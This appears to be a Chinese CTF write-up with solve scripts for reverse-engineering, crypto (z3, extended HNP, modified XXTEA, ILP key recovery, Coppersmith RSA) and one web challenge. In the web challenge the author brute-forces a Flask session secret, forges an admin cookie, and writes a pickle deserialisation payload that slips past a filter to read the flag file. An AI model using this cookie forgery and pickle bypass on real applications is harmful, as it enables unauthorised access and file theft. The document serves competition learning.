497675 win.system.keywords: 0x8020000000000000

6

7

Prover

代码块

```
from z3 import *

def rol_z3(x, r):
    return RotateLeft(x, r % 8)
```

```python

def rol4_z3(x, r):
    return RotateLeft(x, r % 32)

def rol8_z3(x, r):
    return RotateLeft(x, r % 64)

def main():
    byte_6085 = [0x03, 0x05, 0x09, 0x0B, 0x0D]
    byte_608A = [0xA5, 0x5C, 0xC3, 0x96, 0x3E, 0xD7, 0x21]

    s = Solver()
    c = [BitVec(f"c{i}", 8) for i in range(22)]

    known = list(b"flag{??????????????}")
    for i in range(len(known)):
        if known[i] != ord("?"):
            s.add(c[i] == known[i])

    for i in range(5, 21):
        s.add(Or(And(c[i] >= 0x30, c[i] <= 0x39), And(c[i] >= 0x61, c[i] <= 0x66)))

    v59 = []
    for i in range(22):
        v57 = c[i]
        v56 = byte_6085[i % 5] * v57 + 19 * i + 79
        v55 = byte_608A[i % 7] ^ v56
        v54 = rol_z3(v55, i % 5)
        v59.append(v54)

    v50 = v51 = v52 = v53 = 0
    for i in range(22):
        v48 = v59[i]
        v53 += ZeroExt(8, v48)
        v52 ^= v48
        v51 += (i + 1) * v48
        count = 0
        for i in range(8):
            count += If(Extract(i, i, v48) == 1, 1, 0)
        v50 += count

    s.add(v50 == 0x50)
    s.add(v51 == 0x43)
    s.add(v52 == 0x55)
    s.add(v53 == 0x913)

```

```
    v38 = []
    v47 = v59 + [BitVecVal(0, 8), BitVecVal(0, 8)]
    for i in range(0, 22, 4):
        v38.append(
            ZeroExt(24, v47[i + 3]) << 24
            | ZeroExt(24, v47[i + 2]) << 16
            | ZeroExt(24, v47[i + 1]) << 8
            | ZeroExt(24, v47[i])
        )

    v21 = v38[0]
    v20 = rol4_z3(v21, 5)
    v37 = (v38[2] - 1640531527) ^ v20
    v18 = v38[4] ^ 0xDEADBEEF
    v19 = v38[7 % 6]
    v36 = (rol4_z3(v19, 11) + v18 + v37) ^ 0xA5A5A5A5
    s.add(v36 == 0x66F3589F)

    v16 = -2048144789 * v38[1]
    v17 = v38[5]
    v35 = rol4_z3(v17, 13) + v16
    v15 = v38[8 % 6] + 2135587861
    v13 = (668265261 * v38[3]) ^ v15 ^ v35
    v14 = v38[9 % 6]
    v34 = (rol4_z3(v14, 17) + v13) ^ 0x5A5AA5A5
    s.add(v34 == 0xEF965596)

    v12 = v38[0]
    v33 = v38[3] ^ v12 ^ 0x13579BDF
    v11 = v38[1]
    v10 = v38[2]
    v32 = rol4_z3(v10, 7) + v11
    for m in range(2):
        v9 = rol4_z3((m ^ 2654435769) - 0x7A143595 * v32, 5 * m + 5)
        v30 = rol4_z3(v32, 11) ^ v32 ^ v9 ^ v33
        v33 = v32
        v32 = v30

    s.add(v32 + v33 == 0xA5A5A5A5 ^ 0x8A7C3796)
    v8 = rol4_z3(v33, 3)
    v29 = (rol4_z3(v32, 11) + v8) ^ 0x5A5AA5A5
    s.add(v29 == 0x71F58527)

    v5 = 0x243F6A8885A308D3
    for i in range(22):
        v1 = ZeroExt(56, v59[i])
        v5 = rol8_z3(0x9E3779B185EBCA87 * (v5 ^ (v1 << (8 * (i & 0x7)))), 13)
```

```
    v3 = 0x94D049BB133111EB * (
        (0xBF58476D1CE4E5B9 * (v5 ^ (v5 >> 30)))
        ^ ((0xBF58476D1CE4E5B9 * (v5 ^ (v5 >> 30))) >> 27)
    )
    v28 = v3 ^ (v3 >> 31)

    # Check and print solution
    if s.check() == sat:
        model = s.model()
        result = bytes([model.eval(c[i]).as_long() for i in range(22)])
        print(f"Solution found: {result}")
    else:
        print("No solution found")

if __name__ == "__main__":
    main()

# Solution found: b'flag{7ac1d3e59f0b2468}'
```

临洮

forge

登陆失败会返回 `Session` ，看起来像 `flask` 的 `session` ，直接 `flask-unsign` 跑一梭子

代码块

```
$ flask-unsign --unsign --cookie
"eyJfZmxhc2hlcyI6W3siIHQiOlsibWVzc2FnZSIsIm9ubHkgYWRtaW4gY2FuIGxvZ2luIl19XX0.aLwG6A.5Vek6i-skgqsMvvHjs8G5Re05UU"
```

代码块

```
[*] Session decodes to: {'_flashes': [('message', 'only admin can login')]}
[*] No wordlist selected, falling back to default wordlist..
[*] Starting brute-forcer with 8 threads..
[*] Attempted (2176): -----BEGIN PRIVATE KEY-----ECR
[+] Found secret key after 23552 attemptsvateKeyWreAM
'your_secret_key_here'
```

得到 `secret_key` ，伪造登陆，因为这里不知道具体的鉴权参数就fuzz一下，最后确定的是 `user_id`

```
flask-unsign --sign --cookie "{'user_id':1}" --secret your_secret_key_here
```

代码块

```
eyJ1c2VyX2lkIjoxfQ.aLwIMQ.e-aEh508DiB84R3khQ0DSS3s1Vc
```

替换 `cookie` 就可以登陆。
后台是一个上传 `pkl` 文件并进行 `pickle` 反序列化的地方，第一层过滤严格，第二层有绕过的空间，利用 `pathlib` 和 `unicode` 编码绕过，实现文件读取

代码块

```
import pickle

class CHIKAWA:    def __init__(self):        self.model_name = 'Evil'    self.data =b'c__builtin__\ngetattr\np0\n(cpathlib\nPath\np1\nVread_text\np2\ntp3\nRp4\n(cpathlib\nPosixPath\np5\n(V\u002f\u0066\u006c\u0061\u0067\np6\ntp7\nRp8\ntp9\nRp10\n.'        self.parameters = ''
open("exp.pkl","wb").write(pickle.dumps(CHIKAWA()))
```

EzHNP

https://github.com/jvdsn/crypto-attacks/blob/master/attacks/hnp/extended_hnp.py

代码块

```
from crypto_attacks.attacks.hnp.extended_hnp import attack as solve_extended_hnp
from hashlib import md5

# 定义挑战数据
challenge_data = {
    "xbar": 623057142425650742338304161904077319328150233639465541714150626486027132837692198022917146797600697281951390491055925176089487216061634697097999708907110 4,
    "p": 931095893455539341099183064989409633858360676454322127268904712638550708247431572294616359701528423338445902423924438620158654427498981807771883918038460 9,
    "Pi": [0, 24, 140, 230],
    "Nu": [16, 72, 56, 32],
    "Alpha": [

790615061045062944244312237068394072611139483519166965958725340229790789661744 1
```

```
    954268388587428760969427058519284510136572664304052108032215285347471752066,
12
    657714866525889890299715873375984643895655432778681843812311431898247234917675102817680790300613825664935731455878930295046513610630040705489421162623519113
13
    620710752860318430645478523200999685828119985420469451593820923498638465907621756633926788028683337449749441595874406913207807919841890925547730368321281514
14
    844003468877124997588303825376673573015963287581141829041864196030553802945028199628548782137204643712923545722931561374105821999142504537678569642834411715
15
    314243006372567564813589266410513783306560747301291285676369629672439618916891243627633708129417196423116671202966910998085155059442732534386995391765145116
16      ],
17      "Rho": [
18          [
19
    601304164299348267534225617602182863925029053766436919483553599498275870518557086943840003751339818312375888760602439101341235467898687060829503939587095020
20
    275728801268021028559472563292716600921512433815841792807981419955669694772279304215422744644440480221716924742749271997667914785471300765734214272730101021
21
    469906944524158337585322788332801015864999740032064873286819467798875074127943153047252798520862585871295882827933637998180339792844260737859723064701263616
22          ],
23          [
24
    504567764826000930670993110523134539949462677689208513081424373233005601964409769834483787907970641888514124154312943124438972473342537541225975327603281320
25
    377668094341554690857177741781953543885773397732807547779096936772939683325951433519529186838196279198706460612784836832423246623674912401286041552021791626
26
    285585551665298936764790261751575194685059891202904754648054516288156092688864855828385174354762021937817873670124230709720558958537929335675414149592485127
27          ],
28          [
29
    367217927068561958751925471140714817762075205905741787029265769317604195689270291901153878481228025531990485829149220975404949727599024987775184610055865420
30
    211369564124708849625927307995956313691266243367229200824687169003753007196096851727650696981438024740837717920785834287733994362875605536377709223505993531
31
    562014712581558583235498850573888867472197195404668891810792688172114870518074503377536855728523794279663918988447017835892898888122674995512183575655633
```

```
        ],
        [
            735022747853803701627050973290248368725814702698465707517588845904958644806440580050544391558648355160257820529348895241254996892093887890434996533157898 8,
            802505542681145359826815238737650446594955973422957836924674707263434017504826680312966071046302479626498695241120459276194205780422677588580062266531353 5,
            619647983538565811296808643761817807228626654702663726418428950732566517015893004150605222273967048645149852060975524287840177557419431102440422468798025 6
        ],
        [
            789510763547200995186354707882223446436791765724087580051468006406450430999407011245221676015501164755252457180603044403560994735005147711138817127595055 8,
            342233632850514239248722687572089739693369876870413660899437111726268850912763798595765689565732710392827093051078604102263340899595155789507277565076701 0,
            740752940625203114575588855104462062207723777892470090253418242158910374706013290233018690110657135816419123130103262479236805057850016171675390810619832 4
        ]
    ],
    "Mu": [
        [36, 52, 28],
        [36, 52, 28],
        [36, 52, 28],
        [36, 52, 28],
        [36, 52, 28]
    ],
    "Beta": [
        778318646877304681698495423128261024355492285566430404960069648104152004515555099585343551349797150900700104637771673896658128075414548912877985733710199 8,
        782571856735933209033884705050246627006333953181896339568414381440668021925679505332006202368150697898770547587827112529647156376141806565617594115678460 7,
        776168263462597269913737835702971920868658489483620131709932836701075411215301783078339768687391793457674369840697318181302683613957902616215526611707107 6,
        811410839119389280082853925757332784973318146997583307950566544711623757371736194937688496506070604664932148260240271869563628287880958845846521932751935 4,
        195807491399225086783831702132302985310340319277931137044711957403891973382150196088077261528370468647612722746478797243898369670934414257735681526745085
```

```
    ]
}

def extract_parameters(data_dict):
    return (
        data_dict["xbar"],
        data_dict["p"],
        data_dict["Pi"],
        data_dict["Nu"],
        data_dict["Alpha"],
        data_dict["Rho"],
        data_dict["Mu"],
        data_dict["Beta"]
    )

def compute_md5_hash(input_string):
    return md5(input_string.encode()).hexdigest()

def main():
    x_bar, prime, pi_list, nu_list, alpha_list, rho_list, mu_list, beta_list = extract_parameters(challenge_data)

    # 解决扩展HNP问题
    solutions = list(solve_extended_hnp(x_bar, prime, pi_list, nu_list, alpha_list, rho_list, mu_list, beta_list))

    if solutions:
        solution_x = solutions[0]
        print(f"Found solution: {solution_x}")

        hash_result = compute_md5_hash(str(solution_x))
        flag = f"flag{{{hash_result}}}"
        print(f"Generated flag: {flag}")
    else:
        print("No solution found")

if __name__ == "__main__":
    main()
```

flag{67f56be77ad87032f8a91070057184bf}

兰州

Dragon

通过动调摸清程序的大概流程

xxtea的魔改部分：

1. MX内部的位移量被修改了
2. delta为 `0x87654321` ；
3. 轮数是固定的默认值，和n无关

代码块

```
#include <stdint.h>
#include <stdio.h>

#define ROTL(x, y) (((x) << (y & 0x1F)) | ((x) >> (0x20 - (y & 0x1F))))
#define ROTR(x, y) (((x) >> (y & 0x1F)) | ((x) << (0x20 - (y & 0x1F))))


unsigned int data[] = {
    0x0EB4D6CE, 0x521DDE8B, 0x21ED24FD, 0xBA10EC26,
    0x3339931C, 0x46DC0E7D, 0xCC469F44, 0x64BA7079,
    0x64777977, 0xB2151C98, 0xDBCC5AA1
};

unsigned int key[] = {
    0x12345678, 0x9ABCDEF0, 0xFEDCBA98, 0x76543210
};

void xxtea_decry(
    unsigned int *data,
    unsigned int *key,
    unsigned int n,
    unsigned int rounds)
{
    unsigned int e, y, z;
    unsigned int delta = 0x87654321, number;
    //rounds = 6 + 52/n;
    number = delta * rounds;
    do
    {
        e = (number >> 2) & 3;
        for (int i = n-1; i>=0; i--)
        {
            y = data[(i+1)%n];
            z = data[(i+n-1)%n];

            data[i] -= ((z<<4 ^ y>>5) + (y<<4 ^ z>>5)) ^ ((number ^ y) + (z
^key[(e ^ i)&3]));
```

```
        }
        number -= delta;
    } while (--rounds);
}


int main()
{
    //unsigned int *Data = (unsigned int *)data;
    //unsigned int *Key = (unsigned int *)key;
    for(int i=0; i<4; i++)
    {
        key[i] = ROTL((key[i] ^ 0x13579BDF),7);
    }
    xxtea_decry(data,key,11,42);
    printf("%s",(char*)data);
    return 0;
}
```

武威

Qrandom

通过分析111组概率和异或密文（prob, xor_hex），利用概率估算密钥比特的汉明重量，建立整数线性规划（ILP）模型，求解出32字节的secret。再用其MD5作为AES密钥，CTR模式解密末尾密文，恢复出flag。核心是将概率信息转化为线性约束，通过ILP精确恢复秘密值。

代码块

```python
# qrandom_recover.py
# 从 output.txt 恢复 256-bit secret，并使用 AES-CTR 解密密文
# 核心思想：通过差分消去 S，利用相关性估计和 CP-SAT/局部搜索优化解

import re
from pathlib import Path
from hashlib import md5
from Crypto.Cipher import AES

try:
    from ortools.sat.python import cp_model
    OR_TOOLS_AVAILABLE = True
except ImportError:
    OR_TOOLS_AVAILABLE = False

def hex_to_bit_list(hex_str: str):
```

```python
    """将十六进制字符串转换为按 MSB 到 LSB 排列的位列表"""
    result = []
    for byte in bytes.fromhex(hex_str):
        for bit in range(7, -1, -1):  # 高位到低位
            result.append((byte >> bit) & 1)
    if len(result) != 256:
        raise ValueError("预期 256 位 hex 输入")
    return result

def parse_output_file(file_path="output.txt"):
    """解析输出文件，提取数据对和密文"""
    lines = [line.strip() for line in Path(file_path).read_text().splitlines() if line.strip()]
    if len(lines) < 3 or (len(lines) - 1) % 2 != 0:
        raise ValueError("文件格式错误：应为 (浮点数, hex) * N + 最后一行密文")

    data_pairs = [(float(lines[i]), lines[i+1]) for i in range(0, len(lines)-1, 2)]
    cipher_hex = lines[-1]

    delta_values = []
    y_bit_lists = []
    for probability, hex_value in data_pairs:
        weight = int(round(probability * 256))  # 预期 key 的汉明重量
        y_bits = hex_to_bit_list(hex_value)     # y = secret ^ key
        hamming_weight_y = sum(y_bits)
        delta = weight - hamming_weight_y
        delta_values.append(delta)
        y_bit_lists.append(y_bits)

    base_index = 0
    D_matrix = []
    target_deltas = []

    for i in range(len(delta_values)):
        if i == base_index:
            continue
        delta_diff = delta_values[base_index] - delta_values[i]
        if delta_diff % 2 != 0:
            raise ValueError("Delta 奇偶性不一致，输入可能损坏")
        target_deltas.append(delta_diff // 2)
        row = [y_bit_lists[i][j] - y_bit_lists[base_index][j] for j in range(256)]
        D_matrix.append(row)

    return D_matrix, target_deltas, cipher_hex

```

```python
def initial_guess(D, deltas):
    """基于相关性估计的初始猜测"""
    scores = [0] * 256
    for i, delta in enumerate(deltas):
        for j, coefficient in enumerate(D[i]):
            if coefficient != 0:
                scores[j] += delta * coefficient

    threshold = max(1, len(deltas) // 4)
    return [1 if score > threshold else 0 for score in scores], scores

def local_search_refinement(D, deltas, initial_guess_bits, max_iterations=4):
    """通过局部搜索优化初始解"""
    m, n = len(deltas), len(initial_guess_bits)
    row_sums = [sum(D[i][j] * initial_guess_bits[j] for j in range(n)) for i in range(m)]

    def compute_cost():
        return sum(abs(row_sums[i] - deltas[i]) for i in range(m))

    best_cost = compute_cost()
    iteration = 0
    improved = True

    while improved and best_cost > 0 and iteration < max_iterations:
        improved = False
        iteration += 1

        for j in range(n):
            cost_change = 0
            for i in range(m):
                if D[i][j] != 0:
                    old_cost = abs(row_sums[i] - deltas[i])
                    new_row_sum = row_sums[i] + (D[i][j] if initial_guess_bits[j] == 0 else -D[i][j])
                    new_cost = abs(new_row_sum - deltas[i])
                    cost_change += (new_cost - old_cost)

            if cost_change < 0:
                # 翻转该位
                initial_guess_bits[j] = 1 - initial_guess_bits[j]
                for i in range(m):
                    if D[i][j] != 0:
                        row_sums[i] += D[i][j] * (1 if initial_guess_bits[j] else -1)
                best_cost += cost_change
                improved = True
```

```python

    return initial_guess_bits, best_cost == 0

def decrypt_secret(secret_bits, cipher_hex):
    """将位列表转换为 secret，并用 AES-CTR 解密"""
    secret_bytes = bytearray()
    for chunk in range(0, 256, 8):
        byte_val = 0
        for bit in range(8):
            byte_val = (byte_val << 1) | secret_bits[chunk + bit]
        secret_bytes.append(byte_val)

    aes_key = md5(secret_bytes).digest()
    cipher = AES.new(key=aes_key, mode=AES.MODE_CTR, nonce=b"suan")
    plaintext = cipher.decrypt(bytes.fromhex(cipher_hex))
    try:
        print("[+] Flag:", plaintext.decode())
    except UnicodeDecodeError:
        print("[+] 非 UTF-8 明文:", plaintext)

def main():
    D, deltas, cipher_hex = parse_output_file("output.txt")
    guess, _ = initial_guess(D, deltas)

    if not OR_TOOLS_AVAILABLE:
        refined_secret, success = local_search_refinement(D, deltas,
guess.copy())
        if not success:
            print("[!] 本地搜索未完全收敛，尝试解密中...")
        decrypt_secret(refined_secret, cipher_hex)
        return

    # 使用 OR-Tools 构建 CP-SAT 模型
    model = cp_model.CpModel()
    secret_vars = [model.NewBoolVar(f"secret_bit_{i}") for i in range(256)]

    for i, delta in enumerate(deltas):
        positive_terms = [secret_vars[j] for j in range(256) if D[i][j] == 1]
        negative_terms = [secret_vars[j] for j in range(256) if D[i][j] == -1]
        model.Add(sum(positive_terms) - sum(negative_terms) == delta)

    # 提供初始猜测作为启发式
    for idx, val in enumerate(guess):
        model.AddHint(secret_vars[idx], int(val))

    solver = cp_model.CpSolver()
    solver.parameters.num_search_workers = 8
```

```
    status = solver.Solve(model)

    if status in (cp_model.OPTIMAL, cp_model.FEASIBLE):
        final_secret = [int(solver.Value(var)) for var in secret_vars]
    else:
        print("[!] CP-SAT 未找到解，回退至本地搜索...")
        final_secret, _ = local_search_refinement(D, deltas, guess.copy())

    decrypt_secret(final_secret, cipher_hex)

if __name__ == "__main__":
    main()
#flag{cat_alive_cat_dead_cat_flag_e7ce8d437b5f}
```

张掖

Ez RSA

通过 Coppersmith 攻击找到 `delta`，再计算 `gcd` 恢复 `N` 的一个非平凡因子 `g`，分解得到质因数 `p` 和 `q`

代码块

```
# rsa_factorization.sage
from sage.all import *
from hashlib import md5

# ========== 替换为题目提供的参数 ==========
public_exponent1 = Integer("65537")
modulus_N        = Integer("")
public_exponent2 = Integer("")
# ========================================

# 初始化代数结构
modular_ring = Zmod(modulus_N)
polynomial_ring = PolynomialRing(modular_ring, 'x')
polynomial_var = polynomial_ring.gen()

# 计算核心系数
multiplier = (public_exponent1 * public_exponent2) % modulus_N
difference = (public_exponent2 - public_exponent1) % modulus_N

# 尝试直接获取非平凡因子
factor_candidate = gcd(multiplier, modulus_N)
if factor_candidate not in [1, modulus_N]:
```

```
    primary_factor = factor_candidate
else:
    # 构造单变量线性多项式
    multiplier_inverse = inverse_mod(multiplier, modulus_N)
    constant_term = (multiplier_inverse * difference) % modulus_N

    target_polynomial = polynomial_var - modular_ring(constant_term)

    # 多阶段小根搜索策略
    search_bounds = [2**k for k in [512, 560, 600, 660, 720, 800, 880]]
    confidence_levels = [0.60, 0.70, 0.80, 0.90, 0.95]

    root_found = None
    for bound in search_bounds:
        for confidence in confidence_levels:
            small_roots = target_polynomial.small_roots(X=bound,
beta=confidence)
            if small_roots:
                root_candidate = Integer(small_roots[0])
                # 根据小根计算因数
                potential_factor = gcd(
                    public_exponent1 * public_exponent2 * root_candidate -
difference,
                    modulus_N
                )
                if potential_factor not in [1, modulus_N]:
                    root_found = root_candidate
                    primary_factor = potential_factor
                    break
            else:
                root_found = None
        if root_found is not None:
            break

    if root_found is None or primary_factor in [1, modulus_N]:
        print("[!] 小根搜索失败，请调整搜索参数后重试")
        exit(1)

# 提取最大素因子
prime_factors = factor(primary_factor)
largest_prime = max(prime_factors, key=lambda x: x[0].nbits())[0]
prime_power = valuation(modulus_N, largest_prime)
secondary_factor = modulus_N // (largest_prime ** prime_power)

# 输出分解结果
print(f"[+] 主素数位数: {largest_prime.nbits()}  幂次: {prime_power}  次素数位数:
{secondary_factor.nbits()}")
```

```python

# 生成最终flag
hash_input = str(largest_prime).encode()
digest_value = md5(hash_input).hexdigest()
final_flag = f"flag{{{digest_value}}}"
print(f"[+] 解密结果: {final_flag}")
#flag{fed177cf9f68e191a1dc46089788aa0e}
```